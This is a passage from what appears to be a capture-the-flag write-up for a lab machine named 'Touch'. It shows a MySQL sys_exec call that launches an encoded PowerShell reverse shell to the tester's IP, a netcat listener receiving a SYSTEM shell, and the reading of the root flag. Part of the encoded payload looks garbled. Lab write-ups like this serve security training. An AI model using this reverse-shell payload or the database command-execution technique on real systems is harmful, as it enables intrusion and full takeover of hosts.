mysql> SELECT sys_exec('powershell -e JABjAGwAaQBlAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA0ADMAIgAsADEAMgAzADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdABYAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAKAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAIAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQB0AGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAuWb0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKBpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkA0wAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAkKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACKALgBQAGEAdABoACAAKwAgACIAPgAgACIA0wAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkA0wAkAHMAdABYAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA' );
```

And now receive reverse shell and read the flag

```
rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.143] from (UNKNOWN) [10.129.12.171] 5754
6
whoami
nt authority\system
PS C:\MySQL\data> cd ../../users/administrator/desktop
PS C:\users\administrator\Desktop> dir
```

Directory: C:\users\administrator\Desktop

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-ar---	10/6/2026 8:49 AM	34	root.txt

```
PS C:\users\administrator\Desktop> type root.txt
f489eac9455b9b065345328a02592143
PS C:\users\administrator\Desktop>
```



You have solved Touch!

Congratulations  best of luck in capturing flags ahead!

#1883

Machine Rank

06 Oct 2026

Pwn Date

 **585**

XP Earned

Ok

Share